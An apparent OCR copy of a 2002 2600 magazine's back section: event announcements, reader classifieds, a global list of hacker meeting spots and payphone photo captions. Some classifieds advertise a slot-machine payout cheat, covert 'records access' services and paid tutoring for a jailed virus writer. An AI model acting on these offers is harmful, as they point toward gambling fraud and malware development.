REGISTRATION IS UNDERWAY FOR H2K2 - the 4th HOPE conference taking place July 12-14, 2002 at the Hotel Pennsylvania in New York City! Admission for the entire weekend is $50. You can register online at www.2600.com or send a check/money order by 6/15/02 to: 2600/H2K2, PO Box 752, Middle Island, NY 11953 USA. We've secured a special conference rate at the hotel of $109 for a single or double, $119 triple, $129 quad. Call 212-736-5000 and ask for the H2K2 rate. (You might even be able to find cheaper rates at hotel discount sites on the net.) The Hotel Pennsylvania is easily accessible from anywhere in New York City - it's directly across the street from Penn Station on 7th Avenue. We've got 50,000 square feet to play with and we have lots of plans for this massive space - more than 4 times the space we had for our last conference. If you have an idea for a panel or presentation, it's not too late! E-mail speakers@h2k2.net. We're also looking for participants to help us fill the space with interesting projects of all sorts including computers, robots, artwork, etc. Email space@h2k2.net if you're interested in helping us fill the space. We need a ton of volunteers in all areas to make this happen. You guessed it: volunteers@h2k2.net. We will also have space for small vendors who have things of interest for hackers. E-mail vendors@h2k2.net to become part of that. If you want to take part in online discussions focusing on the upcoming conference, join the H2K2 mailing list by e-mailing majordomo@2600.com and typing "subscribe h2k2" on the first line of your message. As always, check www.hope.net or www.h2k2.net for updates!

DUTCH HACKER MEETINGS. Every second Sunday of the month *'t Klaphek* organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the *2600* meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

SAN FRANCISCO OPENBSD USERS GROUP - now meeting once a month at the Zephyr Cafe, 2nd Thursday - for info see http://www.sfobug.org.

SUMMERCON 2002 will take place May 31-June 1 in Washington DC at the Mariott Renaissance on 9th Ave in NW by Gallery Place. For more info, visit www.summercon.org.

For Sale

FREEDOM DOWNTIME, the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

MAKE ANY SLOT MACHINE PAYOUT 200-400 credits. Works on IGT-s machines. No contact. Also available, blackjack counters. E-mail mcorballi@atlanticcity1.com if you want to discuss it further.

WWW.PROTECT-ONE.COM. Protect yourself! Everyone has a need to be and feel safe from the outside world. We carry a full line of self defense, security, and surveillance products at low prices. Everything from alarms to mini cameras to telescopic batons to stun guns and more! Check us out, all major credit cards accepted. We ship worldwide!

CYBERTECH TECHNOLOGICAL SURVIVAL NEWSLETTER: Bimonthly high tech and low tech DIY information on self-reliance and preparedness edited by 2600 writer Thomas Icom. Topics include communications, security, weaponry, electronics, alternative energy, survival medicine, and intelligence operations. Send $12 cash or "payee blank" money order to Cybertech, PO Box 641, Marion, CT 06444 or subscribe via Paypal on our website at http://www.ticom-tech.com/.

MACINTOSH HACKERS can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. $25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

LEARN LOCK PICKING It's EASY with our new book. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your special price.

COVERTACCESS.COM. Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

OVER 150 TELECOM MANUALS are now available online for free viewing/downloading at The Synergy Global Network's fully redesigned website. Most being available in Adobe PDF format, they are crisp, clean, suitable for printing, and complete. Update your phreak library now before it's too late. We don't know how long this website will be allowed to distribute these manuals, however they are yours for the time being. Our website is free and open to the public, and requires no purchase of any kind, and is also free from pop-up (or pop under) advertisements as well. PAYPHONE SERVICE MANUALS TOO! Visit us online at: http://www.synergyglobalnetworks.com.

HATE MICROSOFT? Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to http://calvinhatesmicrosoft.hypermart.net. $7.00 (US), $10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

BECOME RECOGNIZED as the hacker, phreaker, or computer guru you really are. BROWNTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTEK.COM has what you're looking for. Check us out!

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

NEED ASSISTANCE to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my

child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

LOCKSMITHS: I am in need of a keymaker from only a picture and a pencil sketch over of a key. Pending on timing and location, I may be able to get the key for a Saturday or Sunday afternoon meeting. I am in Kenosha, WI, so I can only go to Milwaukee or North Chicago for meetings. Please e-mail at Mifster88@hotmail.com if interested, make the subject "keymaker."

Wanted

NEED TECHNICAL ILLUSTRATOR. I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!

FEMALE HACKERS WANTED IN PITTSBURGH for a study of the beliefs, behavior, and culture of computer hackers. I can offer complete confidentiality. I pay $35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish an article that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Make untraceable telephone call to 412-343-2508 or send untraceable e-mail message to blieber@telerama.com. I completed 15 interviews so far, all with men. I am told that there are women hackers but so far none have contacted me. I meet my respondents in a public place, so far mostly in Starbucks coffee shops. You can learn about me by doing a Google search for Bernhardt Lieberman.

KIDNAPPED BY THE SECRET SERVICE, charged with UNAUTHORIZED USE OF AN ACCESS DEVICE, all my computers confiscated, 8 years remaining on sentence.... Father of two seeking donation of PC's for kids, both computer savvy but now without hardware, software, etc. Am willing to pay shipping on donated PC's, software, and peripherals, if necessary. Contact me for shipping info: Mr. Darren Leon Felder, Sr. 47742-066, United States Penitentiary, Atlanta, Georgia, Box PMB, 601 McDonough Boulevard, S.E., Atlanta, Georgia 30315-4400; or e-mail me at:bigdarren2001@yahoo.com.

HACKERS HEALTH ALERT - BRAZILIAN "MAD COW" CONCERNS: Brazil's cattle, sheep, and goat meat and associated products (dairy products) have been banned by Canada since February 2001 and the U.S. Department of Agriculture (USDA) has restricted the importation of ruminant products from Brazil after March 2, 2001 because of concerns for bovine spongiform encephalopathy (BSE) (mad cow disease). BSE is always fatal after it eats away in human brain tissue and leaves sponge-like holes. Boycott Brazil is attempting to help people understand the Brazilian "mad cow" issue. It is essential that ALL COUNTRIES suspend the import of beef and dairy products from Brazil so the Brazilian government may prove what is fact and what is fiction. Visit the Boycott Brazil website for more information: www.brazilboycott.org.

Services

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

FORMER CYBERCRIME PROSECUTOR now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION SERVICE for use from CGI programs. Legitimate uses only please. http://tipjar.com/nettoys/TJAIS.html

MISUNDERSTOOD HACKERS UNDERSTOOD. Write me. Consultations are no charge, and protected by clergy/client privilege. Trained telecom & electronics tech. billy_sunday@techie.com.

COMPUTER SECURITY/SPY. Is a hacker in your computer or network? Do you need a spy? If so, call Jason Taylor at (503) 239-0431. Portland, OR inquiries preferred. $60 hour or e-mail taylor@inetarena.com.

Announcements

WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION. WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD every Friday at 6:30 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wdcdradio.com.

HACKERMIND: Tune in Thursdays at 10 pm ET by opening location 66.28.48.80:9474 with Winamp or Real Player to hear Hackermind, the show focusing on the opinions of those in the hacker world. For more details, check out www.hackermind.net.

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

Personals

STARTING A HAXOR SUPPORT GROUP and need participation from experienced and inexperienced haxors, crackers, and phreakers. If you would like to join this FREE service, write me at the address below. You may be asked to search for information on the 'net to assist others with less experience or submit knowledge on techniques you know. Also, looking for political views and electronic projects as well as ideas for hacking for a magazine I am starting. Write to me at: Larry Heath Wheeler, Rt 1 Box 150-817592, Fort Stockton, Texas 79735. All inquiries will be answered.

IMPRISONED VIRUS WRITER. Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Summer issue: 6/1/02.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside "The Deli on Pulteney" (formerly Sammy's Snack Bar), near the corner of Grenfell & Pulteney Streets, 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

Edmonton: Edmonton City Centre, Lower Level West in the food court by the payphones.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

New Brunswick

Moncton: Ground Zero Network, 890 Main St.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Hamilton: Jackson Square food court by payphones and Burger King. 7:30 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leeds City train station by the payphones. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: The Green Room on Whitworth Street 7 pm.

Southampton: City Center in the Internet Cafe in the bargate. 7 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Murphy's Bar in Cuba Mall. 5:30 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gavle: Railroad station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Works at Arizona Mills Mall.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Orange County (Laguna Niguel): Natalie's Coffee, 27020 Alicia Parkway, #F.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Fatty J's food court, 13th and College. 6 pm.

Connecticut

Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court by the payphones.

Gainesville: Borders Book Store cafe off I-75 and Newberry.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Borders Books on the corner of Meridian and Washington.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 7 pm.

Marlborough: Solomon Pond Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Welker Room.

Grand Rapids: Rivertown Crossings Mall, second level in the food court.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall. 5:30 pm.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 7 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall, upper area of food court.

North Dakota

Fargo (Moorhead, MN): Center Mall food court by the fountain.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cincinnati: Cody's Cafe, 113 Calhoun St., far back room. 6 pm.

Cleveland (Bedford): Cyber Pete's Internet Cafe, 665 Broadway Ave.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

Dayton: At the Marions behind the Dayton Mall. 6 pm.

Oklahoma

Oklahoma City: Penn Square Mall on the edge of the food court by Pretzel Logic.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!) food court. 6 pm.

Pennsylvania

Philadelphia: 30th Street Station food court, smoking section.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Barnes & Noble, Hickory Ridge Mall.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Cafe Nicholas in Galleria2.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in the food court near Zion's Bank.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

(see District of Columbia)

Washington

Seattle: Washington State Convention Center, first floor. 6 pm.

Wisconsin


Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee (Wauwatosa): Mayfair Mall on Hwy 100 & North Ave in Room G110 or G150. 6 pm.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.
To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Dutch Payphones

Amsterdam. Increasingly hard to find, this phone only accepts coins.



Amsterdam. Increasingly easy to find, this phone doesn't accept coins.

Rotterdam. A Telfort phone that takes BOTH coins and cards.

Rotterdam. Probably best not to ask

Photos by Daniel Langdon Jones

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

More Foreign Payphones

Phnom Penh, Cambodia. A card-only phone.

Photo by John Bullock

Phnom Penh, Cambodia. Close-up view.

Photo by John Bullock

Willemstad, Curacao. A shape and color so rarely seen in the States.

Photo by Phillip Bettac Zoufal

Kyiv, Ukraine. This rotary phone is said to only take pre-paid smart cards, although it's rather hard to figure out where they would go.

Photo by an anonymous Canadian

Look on the other side of this page for even more photos!